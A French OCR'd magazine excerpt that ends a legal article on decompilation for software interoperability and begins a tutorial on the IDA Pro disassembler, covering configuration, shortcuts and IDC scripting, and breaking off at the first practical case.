■ ... l'interopérabilité d'un environnement logiciel :

L'interopérabilité est le cas d'école qui coule de source. L'interopérabilité est sans doute la seule exception aux droits exclusifs de l'auteur du logiciel dont le contenu paraît non équivoque. L'exception est largement encadrée à tel point qu'elle semble prendre l'allure d'une coquille vide. Il n'est possible d'user de ce droit que sur la partie du code nécessaire à l'interopérabilité. Comment savoir ce que nous avons le droit de décompiler si l'on ne décompile pas en globalité ?.

En ce sens, l'ensemble de ce droit de décompilation pour interopérabilité est clairement fondé sur une logique concurrentielle. Il est précisé sans ambiguïté dans la directive que *si un fournisseur occupant une position dominante refuse de mettre à disposition l'information nécessaire pour l'interopérabilité* il tombe sous le coup des règles de concurrence (abus de position dominante).

La jurisprudence s'en est mêlée. D'après décision de la cour d'appel de Paris en date du 12 décembre 1997, il n'y a pas contrefaçon du logiciel lorsque les *ressemblances sont purement fonctionnelles et que l'ingénierie inverse pratiquée par le défendeur est justifiée par la recherche de l'interopérabilité avec un modèle de disquette.*

■ Conclusion

User de cette pratique qui consiste à extraire d'un produit logiciel des connaissances techniques afin de le comprendre, l'améliorer, l'adapter ou le corriger n'est pas donné à tout le monde ; quoi de plus compliqué que d'intégrer l'agencement d'un code-source (bibliothèques, variables...). S'il n'est pas possible d'obliger un auteur de logiciel à fournir l'ensemble de la documentation permettant de comprendre un code-source, l'utilisateur expert pourra analyser et décompiler pour motif d'interopérabilité le code-objet dont il dispose. Par un raisonnement tout à fait pratique comment l'auteur d'un logiciel pourra-t-il prouver que le code-source a été copié après décompilation à moins d'avoir lui-même utilisé cette méthode ?

Devant le juge, l'auteur du logiciel original devra fournir le code-source afin que le tribunal puisse, par l'intermédiaire d'un expert, en examiner les ressemblances avec le nouveau code-source ; le secret que l'auteur originaire aura voulu sauvegarder sera bafoué. Ne vaut-il pas mieux un mauvais accord qu'un bon procès ?

Aujourd'hui le logiciel est protégé par le seul droit d'auteur... la protection au titre du brevet sera peut-être un degré supplémentaire de protection des logiciels. Quel avenir pour la décompilation ? La question fera sans aucun doute l'objet d'un important débat. La protection au titre du brevet est régie par le principe de la publicité : quel intérêt de préserver une réglementation autour de la décompilation si le code est rendu public ? Le brevet protégeant une invention, quels objets logiciels seront protégés par le brevet : le code, des bibliothèques... ? Autant de questions auxquelles devra répondre le Parlement européen.

Introduction au Reverse Engineering - IDA l'arme absolue pour l'analyse de code

Au travers de cet article, vous découvrirez en détail le désassembleur IDA. Je présenterai ici l'outil en profondeur au travers d'exemples et cas pratiques tels que l'analyse du chiffrement d'un ver, en passant par l'unpacking d'exécutables Windows PE.

Présentation d'IDA Pro - Datarescue

IDA [1] est un désassembleur multi-plateforme interactif réalisé par Ilfak Guilfanov et Eric Landuyt. Il offre de nombreuses caractéristiques intéressantes, qui en font le désassembleur le plus réputé et utilisé à l'heure actuelle. IDA est un outil non négligeable pour les professionnels de la sécurité, les agences gouvernementales, les développeurs et les sociétés anti-virus.

Les principaux points forts de cet outil sont :

- support d'une impressionnante série de processeurs (Intel, AMD64, Motorola, Hitachi, Game Boy, HP, MIPS, SPARC, Alpha, Playstation, ARM, Siemens, Toshiba, NEC, Java VM...) ;
- la possibilité de récupérer un code source en assembleur assemblable, à partir de l'exécutable binaire ;
- FLIRT, "*Fast Library Identification and Recognition Technology*" - Reconnaissance des appels systèmes et des appels de librairies, ainsi que l'identification des paramètres de fonctions avec l'ajout des commentaires appropriés ;
- manipulation de structures complexes ;
- IDA identifie automatiquement les variables locales des procédures, les arguments, etc. ;
- IDA contient son propre langage de script, similaire au langage C. Il est utilisé pour automatiser des tâches, comme nous le verrons plus tard, par exemple pour rechercher des problèmes de sécurité dans un binaire ;
- il contient aussi une architecture permettant l'ajout de plugins, et une "SDK" complète est fournie ;
- une analyse automatique en continu, se déroulant parallèlement à l'utilisation du programme : il est possible de travailler sur le désassemblage pendant qu'IDA continue d'analyser le fichier ;
- le support de la plupart des formats exécutables et binaires. (PE, ELF...) ;
- l'interface graphique (GUI) est simple et complète à la fois ;
- des possibilités étendues de navigation dans le code : définition des variables, labels et structures, ajout de commentaires automatique ;
- débogueur complet intégré pour faciliter l'analyse.

Il est important de rappeler qu'IDA est utilisé par le FBI, la NASA, la CIA, Intel, AMD, IBM ainsi que de nombreuses entreprises de sécurité informatique telles que EEye, Symantec, Security Focus, etc.

Ses Fichiers

Il est à mon sens important de savoir comment est structuré le répertoire d'IDA, et de savoir à quoi correspondent les fichiers présents dans les divers répertoires.

Vous trouverez plusieurs fichiers exécutables dans le répertoire d'IDA. Voici dans le Tableau 1, page ci-contre, leur descriptif.

Futur d'IDA

- Les prochaines versions d'IDA seront sensiblement différentes:
  - tous les *loaders* seront placés dans un répertoire "LOADERS" ;
  - tous les modules processeurs seront placés dans un répertoire "PROCS" ;
  - tous les fichiers de configuration seront placés dans un répertoire "CFG" ;
  - les versions OS/2 et DOS4GW d'IDA n'existeront plus. Le support MS DOS sera toujours présent dans IDAU (universel) ;
  - une version Linux devrait apparaître.
- Voici les extensions Linux en avant-première :

ILX64	Module processeur pour IDA64 sous Linux
ILX	Module processeur pour IDA32 sous Linux
LLX64	Module loader pour IDA64 sous Linux
LLX	Module loader pour IDA32 sous Linux
PLX64	Module plugin pour IDA64 sous Linux
PLX	Module plugin pour IDA32 sous Linux

- Et les exécutables sous Linux :

IDAL	Interface texte (IDA32) pour Linux
IDAL64	Interface texte (IDA64) pour Linux

La Configuration d'IDA

IDA peut être utilisé sans configuration préalable, mais certaines modifications apportent un confort non négligeable pour l'analyse de code.

- **Fichier IDA.CFG**

  Dans le premier réglage j'indique le réglage par défaut et la chaîne à ajouter dans le fichier de configuration. Pour la suite, je me contenterai de donner la chaîne à utiliser directement.

- **Gestion des chaînes de caractères:**

  Par défaut, IDA place le caractère "a" devant chaque chaîne de caractères identifiée. Pour rendre le désassemblage et la recherche de *strings* plus efficace, je conseille l'utilisation de la chaîne "str->" pour string.

Nicolas Brulez - **0x90@rstack.org**
Chief of Security - The Armadillo Software Protection System
http://www.siliconrealms.com/armadillo.htm

ASCII_PREFIX = "a"

À remplacer par:

ASCII_PREFIX = "str->"

Maintenant, toutes les chaînes trouvées contiendront cette marque, ce qui nous permettra de retrouver plus rapidement les chaînes dans la fenêtre "Names".

NameChars = "$?@->"

Cette modification permet l'utilisation des caractères "->" pour les chaînes de caractères.

Attention: Si vous comptez ré-assembler des bouts de code désassemblés, il faut tenir compte des caractères supportés par l'assembleur, et donc modifier l'ASCII_PREFIX en fonction. (Utilisation de str_ par exemple)

MAX_NAMES_LENGTH = 30

Taille maximale d'une nouvelle chaîne de caractères. Pour éviter les messages de confirmation quand la chaîne de caractères dépasse la valeur par défaut. La taille maximale est de 511 caractères.

- **Options de désassemblage :**

SHOW_BASIC_BLOCKS =YES

Cette option permet de segmenter l'affichage du code en plusieurs blocs. Il en résulte une compréhension plus aisée.

SHOW_SP =YES

Permet d'afficher le pointeur de pile et de voir l'état de celle-ci tout au long du programme.

SHOW_XREFS = 90

Par défaut, IDA ne montre que deux X-refs. (CTRL+X pour voir les autres). La valeur 90 suffira dans la majorité des cas.

- **Fichier IDAGUI.CFG :**

DISPLAY_PATCH_SUBMENU =YES

À l'aide de ce nouveau menu, il est possible de "*patcher*" le code (la *database*) d'une application désassemblée.

DISPLAY_COMMAND_LINE =YES

Avec cette option d'activée, il est possible d'évaluer des expressions IDC très simplement.

Interface Graphique

Dans cet article, je ne décrirai que la version Graphique d'IDA. La version texte reste cependant très similaire, mais n'offre pas autant d'informations. IDA étant un produit complexe, une petite présentation des diverses fenêtres s'impose.

Tableau 1 — Les exécutables

IDA avec support 32 bit	
IDAG.EXE	Interface GUI pour MS Windows
IDAW.EXE	Interface texte pour MS Windows
IDAU.EXE	Interface texte pour MS Windows et MS DOS (universel)
IDAX.EXE	Interface texte pour MS DOS
IDA2.EXE	Interface texte pour OS/2
IDA avec support 64 bit	
IDAG64.EXE	Interface GUI pour MS Windows
IDAW64.EXE	Interface texte pour MS Windows
IDAU64.EXE	Interface texte pour MS Windows et MS DOS (universel)
Types de fichiers	
W64	Module processeur pour IDA64 sous MS Windows
W32	Module processeur pour IDA32 sous MS Windows
D32	Module processeur pour IDA32 sous MSDOS
DLL	Module processeur pour IDA32 sous OS/2
L64	Module loader pour IDA64 sous MS Windows
LDW	Module loader pour IDA32 sous MS Windows
LDX	Module loader pour IDA32 sous MS DOS
LDO	Module loader pour IDA32 sous OS/2
P64	Module plugin pour IDA64 sous MS Windows
PLW	Module plugin pour IDA32 sous MS Windows
PLD	Module plugin pour IDA32 sous MS DOS
PL2	Module plugin pour IDA32 sous OS/2
CFG	Fichier de configuration
IDC	Fichier Script IDC
Fichiers importants	
IDA.KEY	Il s'agit du fichier de licence d'IDA
IDA.CFG	Fichier de configuration générale d'IDA
IDAGUI.CFG	Fichier de configuration de l'interface graphique d'IDA
IDA.WLL	Kernel IDA pour MS Windows
IDA.DLL	Kernel IDA pour OS/2
IDA.SO	Kernel IDA pour Linux (A venir)
Il n'y a pas de kernel IDA pour DOS.	
Répertoires	
/IDS	Fichier de signature pour DLL
/SIG	Fichier de signature FLIRT
/IDC	Script IDC
/PLUGINS	Plugins
/TIL	"Type Libraries"

▪ IDA View

Vous trouverez ici le code désassemblé de l'application que vous êtes en train d'analyser. C'est ici que s'effectue la majorité des opérations telles que l'ajout de commentaires, la modification du code à l'aide des structures, et toutes les autres interactions possibles avec le désassemblage (voir figure 1).

Note : Il est possible d'afficher plusieurs fenêtres de désassemblage via les menus View, Open Subviews et Disassembly.

▪ Hex View

Vous trouverez dans Hex View une représentation hexadécimale des données actuellement analysées dans la fenêtre IDA View. Cette fenêtre nous donne un aperçu hexadécimal de l'adresse en cours. Les octets des instructions à l'adresse sélectionnée dans IDA View sont mis en évidence dans la fenêtre Hex View. Sur la capture d'écran, `EB06` correspond au `Jmp short IsConnected` de la fenêtre IDA View (voir figure 2).

▪ Exports

Cette fenêtre contient les fonctions exportées. Utile pour l'analyse de DLLs (voir figure 3).

▪ Imports

Vous trouverez ici les fonctions importées par l'application. Très utile pour localiser rapidement certaines fonctions lorsque l'on connaît les fonctions susceptibles d'être utilisées par l'application désassemblée (voir figure 4).

Par exemple : Les fonctions d'accès au Registre Windows pour localiser dans un ver le code qui installe le ver dans les paramètres de démarrage de Windows.

▪ Names

Cette fenêtre contient diverses informations telles que les chaînes de caractères du programme, des fonctions de librairies identifiées par IDA, des fonctions Windows importées, etc. (voir figure 5).

▪ Functions

Vous trouverez dans cette fenêtre le nom de toutes les fonctions et sous-fonctions du programme, ainsi que leur adresse et leur taille et même le segment auquel elles appartiennent. Un double-clic sur une adresse permet de s'y rendre (voir figure 6).

▪ Strings

Cette fenêtre contient toutes les chaînes de caractères du programme. Il est possible de choisir le type de chaînes à afficher : Delphi, Unicode, C-Style, etc. (voir figure 7).

▪ Structures

Cette fenêtre permet de définir des structures pour les appliquer ensuite sur le code désassemblé. IDA contient une série impressionnante de Structures Standard (celles de l'API Windows par exemple) qui permettent une compréhension plus rapide du code (voir figure 8).

Figure 1 IDA View




Figure 2




Figure 3 Exports




Figure 4 Import




Figure 5 Names




Figure 6 Fonctions




Figure 7 Strings





Figure 8 Structures



Les Raccourcis Claviers

Voici dans le Tableau 2 une liste non exhaustive de raccourcis utiles pour l'utilisation d'IDA.

Commandes et Exemples

Commentaires

L'ajout de commentaires est très important pour une bonne compréhension du code, surtout si celui ci est long et complexe.

Pour ajouter un commentaire, utilisez la touche :

Il suffit de placer le curseur sur la ligne à commenter et de presser la touche. Il ne vous alors reste plus qu'à taper votre commentaire.

✹ **Exemple :** commenter la première ligne

On positionne notre curseur sur la ligne voulue (ici 401015), une pression sur la touche de commentaire, et nous pouvons taper :

```
ecx = ecx + 1 ;
00401015        inc     ecx
00401016        cmp     ecx, 9
00401019        jnz     short loc_401007
```

Tableau 2 Raccourcis clavier

CTRL+F9	pour charger un fichier *header* C (.h) Note : Parfois, Il nécessaire de sélectionner un compilateur dans les options car IDA n'a pas pu déterminer le compilateur employé.
F2	pour exécuter des scripts IDC ou poser un point d'arrêt (à partir de la 4.5)
Shift + F2	pour passer des paramètres aux scripts IDC, voire programmer des mini-scripts sans passer par des fichiers.
CTRL + W	pour sauvegarder une session.
ALT + X	pour quitter IDA.
Alt + F10	pour exporter le désassemblage ou une sélection en .asm (fichier source assembleur.)
G	pour se rendre à une adresse spécifique dans le programme désassemblé.
CTRL + L	pour afficher la liste des strings et leurs adresses. Un double-clic est nécessaire pour se rendre à l'adresse du string choisi.
CTRL + S	pour afficher la liste des segments.Utile pour se déplacer dans le programme. Un double-clic est nécessaire pour changer de segment.
ALT + M	pour insérer une marque à l'adresse du curseur.
CTRL + M	pour afficher la liste des marques que l'on a posées dans le code. Ces deux commandes permettent de sauvegarder les emplacements importants dans le code et de s'y rendre très rapidement.
Ctrl + X	pour afficher les références vers l'adresse actuelle (en cas de jmp vers cette adresse, etc.)
X	pour sauter à l'adresse référencée.
Ctrl + P	pour afficher la liste des fonctions du programme et les adresses correspondantes. Un double clic est nécessaire pour se rendre à l'adresse de la fonction choisie.
Ctrl + E	pour afficher la liste des "entry point" du programme. Start étant l'*entry point* réel du programme.
Echap	pour retourner à l'adresse précédente (après un call, un saut ou tout autre changement d'adresse sous IDA).
Ctrl + Enter	pour annuler l'effet du dernier **Echap**.
Alt + I	pour chercher une valeur immédiate dans le code. (exemple : 0xFF trouvera : mov ax, FFh, etc.).
L	pour l'alignement.
Ins	pour insérer des lignes vides dans le désassemblage.
~	pour changer le signe d'une valeur, (exemple : 12h devient not 0EDh).
Alt + S	pour changer de segment.
Espace	pour afficher les registres de segments.
Shift + F3	pour afficher la fenêtre des fonctions.
Shift + F4	pour afficher la fenêtre "Names".
Shift + F5	pour afficher la fenêtre des signatures FLIRT
Shift + F7	pour afficher la segmentation du programme.
Shift + F8	pour afficher la fenêtre des registres de segments.
Shift + F9	pour afficher la fenêtre des structures.
?	pour lancer la fenêtre d'évaluation des expressions, permet de convertir, calculer, utiliser des expressions IDCs, etc.
Numpad-	pour cacher une partie du code (une fonction)
Numpad+	pour faire apparaître une partie de code cachée auparavant.

Résultat :

```
00401015            inc     ecx             ; ecx = ecx + 1
00401016            cmp     ecx, 9
00401019            jnz     short loc_401007
```

Renommer des labels

IDA offre la possibilité de renommer les labels, qu'il a automatiquement nommés en utilisant le plus souvent l'adresse dans le nom.

Un nom plus logique qu'une adresse mémoire est beaucoup plus clair pour la compréhension global du code.

Pour renommer sous IDA, on utilise ***N***.

✹ **Exemple :** Ici une simple boucle.

```
            xor     eax, eax
            mov     ecx, 0FFFFFh

loc_401007:                         ; CODE XREF: start+7j
            loop    loc_401007
```

Placez le curseur sur la ligne `loc_401007` , puis pressez ***N***. Il suffit juste de rentrer le nouveau nom du label tel que `Boucle_dattente` par exemple. On obtient ceci sous IDA :

```
                        xor     eax,eax
                        mov     ecx, 0FFFFFh

boucle_dattente:
            loop    boucle_dattente
```

Il est aussi possible d'ajouter un commentaire avec :

```
            xor     eax, eax
            mov     ecx, 0FFFFFh

boucle_dattente:
            loop    boucle_dattente     ; on boucle ECX fois
```

Changer la base des nombres

Dans l'exemple ci-dessus, le nombre `FFFFFh` est utilisé comme indice de boucle (voir son manuel d'assembleur et l'instruction `LOOP` pour plus d'informations). Le code serait plus simple à comprendre si nous avions le nombre d'itérations en décimal. Pour passer d'hexadécimal au décimal, il faut placer le curseur sur le nombre à convertir puis presser ***H***. On obtient :

```
            xor     eax, eax
            mov     ecx, 1048575
```

La base 10 est plus naturelle et la compréhension du code en est simplifiée. Pour passer en Base 2 : binaire , il suffit d'appuyer sur : ***B***.

```
00401000            xor     eax, eax
00401002            mov     ecx, 11111111111111111111b
```

Pour revenir à la base précédente, il suffit de re-presser la même touche (H ou B).

Renommer un Registre

Il est parfois utile de renommer un registre, toujours dans un souci de faciliter l'analyse. Placer le curseur sur le registre à renommer, puis presser ***V***..

✹ **Exemple :**

```
00401031            jnz     short loc_40101F
```

On peut renommer ECX pour obtenir ceci :

```
0040102E compteur   = ecx
0040102E
0040102E            cmp     compteur, 27h
00401031            jnz     short loc_40101F
```

Il se peut que IDA vous demande de définir une fonction avant de renommer un registre. Les registres étant utilisés tout au long du programme, il est nécessaire de segmenter le code pour définir l'utilisation d'un même registre, tout au long du programme.

Fonction

Pour créer une fonction, nous devons en premier lieu définir son adresse de commencement. Pour cela, placer votre curseur sur l'adresse choisie.

Dans l'exemple précédent, le début de la fonction est en `0040101F`. On commence par renommer le label pour rendre la routine plus claire :

```
0040101F decrypt:
0040101F            mov     al, byte ptr unk_403004[ecx]
00401025            xor     al, 46h
00401027            mov     byte ptr unk_403004[ecx], al
0040102D            inc     ecx
0040102E            cmp     ecx, 27h
00401031            jnz     short decrypt
```

Cette partie de code est appelée par un saut. On pourrait donc la définir comme une fonction (ou sous-routine). Placer votre curseur au début de la future fonction. Ici : Decrypt.

Pressez ***P*** pour créer la fonction. À partir de là, il est possible de renommer le registre comme expliqué précédemment :

Vous obtiendrez pour résultat final :

```
0040101F ; ||||||||||||||| S U B R O U T I N E
||||||||||||||||||||||||||||||||||||||||
0040101F
0040101F
0040101F decrypt    proc near           ; CODE XREF: decrypt+12j
0040101F            mov     al, byte ptr unk_403004[ecx]
00401025            xor     al, 46h
00401027            mov     byte ptr unk_403004[ecx], al
0040102D            inc     ecx
0040102E compteur   = ecx
0040102E
0040102E            cmp     compteur, 27h
00401031            jnz     short loc_40101F
00401031 decrypt    endp
```

Définir des Tableaux

Toutes les personnes familières avec la programmation assembleur a déjà défini des tableaux. IDA permet de créer des tableaux très simplement, grâce à la touche *.

1. pour définir le premier élément du tableau, placez votre curseur sur le début des données ;
2. presser ensuite la touche * ;
3. IDA détermine normalement la taille du tableau automatiquement. Il reste toutefois possible de la définir manuellement.

Le tableau est défini.

Définir des strings (chaînes de caractères)

IDA détermine en général la majorité des chaînes de caractères présentes dans une application. Dans certains cas, tels que les virus, les chaînes sont placées au milieu d'instructions. Il est possible de définir les données comme des chaînes de caractères pour les afficher correctement. (Utilisez la touche `U` pour passer les données en indéfinies.)

Imaginons le cas suivant :

```
00403000 unk_403000      db  54h ; T
00403001                 db  69h ; i
00403002                 db  74h ; t
00403003                 db  72h ; r
00403004                 db  65h ; e
00403005                 db   0 ;
```

Il s'agit du string `Titre`. On aperçoit d'ailleurs le zéro de fin de chaîne. Pour l'afficher sous la forme d'un string classique, utilisez la touche **A**.

Comme toujours, le curseur doit être placé sur la première ligne (`403000`) avant d'effectuer la conversion :

```
00403000 aTitre db 'Titre',0
```

Ici se termine la présentation des commandes de base d'IDA. Comme vous avez pu le constater, IDA porte bien son nom de désassembleur interactif. Il est possible de travailler à sa guise sur le désassemblage.

Mais l'interactivité ne s'arrête pas là, lisez donc la suite

Le langage IDC

L'une des particularités d'IDA, est son propre langage de scripts. Fortement inspiré du C, tout au moins dans la syntaxe, la prise en main se fait très rapidement. Il existe toutefois de nombreuses différences entre ces deux langages. On notera l'impossibilité de définir le type d'une variable, IDA se charge du typage.

Une variable peut contenir soit un *long* (signé), soit un *float*, soit un *string* d'une taille maximale de 1023 caractères.

De nombreuses fonctions intégrées au langage IDC (souvent basées sur des fonctions de la Lib C) permettent une forte interactivité. Comme dans tout langage, il est possible de définir ses propres fonctions :

```
static mafonction(arg1,arg2,arg3) {
  ...
}
```

Les personnes ayant l'habitude de programmer en C reconnaîtront ce genre de construction, ma fonction étant le nom de la fonction qui prend pour paramètres `arg1, arg2, arg3`

Pour déclarer une variable, le mot clé `auto` est utilisé :

Ex : `auto mavariable ;`

Cette déclaration introduit une variable nommée `mavariable`.

Le langage IDC accepte les déclarations suivantes :

```
if ("une expression") "traitement"

if ("une expression") "traitement" else "traitement"

for ( expr1; expr2; expr3 ) "traitement"

while ("une expression") "traitement"

do "traitement" while ("une expression");

break;

continue;

return ;

"une expression";
```

Les conversions automatiques

Addition

Si les deux opérandes sont des chaînes de caractères, une concaténation des chaînes est effectuée.

Comparaisons (==, !=, etc.)

Si les deux opérandes sont des chaînes de caractères, une comparaison de chaînes est effectuée. Pour les autres opérations, les opérandes sont convertis en long.

Malgré les conversions automatiques, il reste tout de même possible de convertir comme ceci :

- long("90") -> 90 Nous obtenons un long à partir de la chaîne "90" ;
- long("0x90") -> 0x90 Nous obtenons un long (hexa) à partir de la chaîne "0x90" ;
- char(33) -> '!' Nous obtenons un char à partir du nombre 33.

Le langage IDC offre aussi des fonctions de conversion, consultez le fichier `idc.idc` pour plus d'informations.

Les fonctions intégrées

Il existe dans IDA un fichier "`idc.idc`" qui contient les déclarations des fonctions internes au langage IDC. Voici un extrait du début de fichier :

```
/*
 *      This file contains IDA built-in function declarations
 *      and internal bit definitions.
 *      Each byte of the program has 32-bit flags
 *      (low 8 bits keep the byte value).
 *      These 32 bits are used in GetFlags/SetFlags functions.
 *      You may freely examine these bits using GetFlags()
 *      but I strongly discourage using SetFlags() function.
 *
 *      This file is subject to change without any notice.
 *      Future versions of IDA may use other definitions.
 */
```

Ce fichier contient les déclarations des fonctions IDC d'IDA.

Présenter toutes ses fonctions nécessiterait un magazine entier. Je vous conseille de vous référer à ce fichier en cas de besoin. Le fichier d'aide d'IDA contient aussi un descriptif des fonctions IDC.

Pensez à inclure ce fichier au début de vos scripts comme vous le feriez en C :

```
#include <idc.idc>
```

En début du chapitre sur le langage IDC j'expliquais comment déclarer une fonction :

```
static lafonction(arg1,arg2,arg3) {
  ...
}
```

Nous allons prendre pour exemple l'analyse d'un virus. Imaginons que celui-ci ait une partie encodée par une simple décrémentation de chaque octet du code. Cette simple modification du code empêche le désassemblage avec un outil classique d'analyse statique. Il s'agit bien sûr d'un exemple ; en général, le code est mieux protégé.

Pour exécuter le code, le virus devra incrémenter les octets encodés avant de les exécuter. IDA se démarque des autres outils par sa forte interactivité, mais il est aussi possible d'automatiser des tâches, et de modifier la base d'une application désassemblée directement sous IDA.

Pour pouvoir continuer l'analyse de code, il faudrait donc décoder les instructions à l'aide d'un petit script :

```
#include <idc.idc>
static decrypt(address,size)            // déclaration de la fonction decrypt avec deux
paramètres
{
 auto counter,J;                        // Déclaration de deux variables

   for(counter=0;counter<size;counter++) // petite boucle sur tout les octets à décrypter.
    {
     J = Byte(address);                 // Récupération de l'octet à l'adresse donnée.
     J++;                               // Incrémentation de l'octet.
     PatchByte(address,J);              // On patch le code avec l'octet décrypté.
     address++;                         // on incrémente l'adresse pour passer à la suivante.
    }
}
```

Voilà pour la fonction qui va permettre de décoder le bout de code du virus.

On passe en paramètre l'adresse du début des données à décrypter (address), ainsi que le nombre d'octets (size).

Pour charger le fichier IDC, il suffit de presser F2 (ou de passer par le menu File selon la version d'IDA) et de sélectionner notre fichier script. Notre script prend des paramètres. Par conséquent, il nous faut utiliser SHIFT+F2 pour les lui passer :

```
decrypt(0x401000,0x200);
```

0x401000 étant l'adresse du début des données à traiter et 0x200 le nombre d'octets à traiter.

> Attention : il faut bien penser à taper les nombres en base 16 quand on travaille sur des adresses mémoires. On utilise "0x" pour préciser la base hexadécimale.


Ceci étant un exemple théorique, passons à la pratique.

Figure 9 Syntax Highlighting

```
CODE:00401000 000               xor     ecx, ecx        ; ECX = 0
CODE:00401002 000               mov     edx, 3          ; EDX = 3
CODE:00401007 000               mov     ds:dword_402017, edx
CODE:0040100D 000               mov     edx, offset str->Os ; "[OS"
CODE:00401012 000               call    sub_401046
CODE:00401012
CODE:00401017 000               mov     edx, 12h
CODE:0040101C 000               mov     ds:dword_402017, edx
CODE:00401022 000               mov     edx, offset message
CODE:00401027 000               call    sub_401046
CODE:00401027
```

Syntax Highlighting

Figure 10 Hints



Pratique

Cas pratique #1

Le premier cas est un exécutable simple avec des chaînes de caractères cryptées. Voici le désassemblage de l'application avant modification et analyse du code. Nous allons maintenant mettre en pratique les commandes présentées dans la première partie de l'article.

```
CODE:00401000                   public start
CODE:00401000   start           proc near
CODE:00401000 000               xor     ecx, ecx
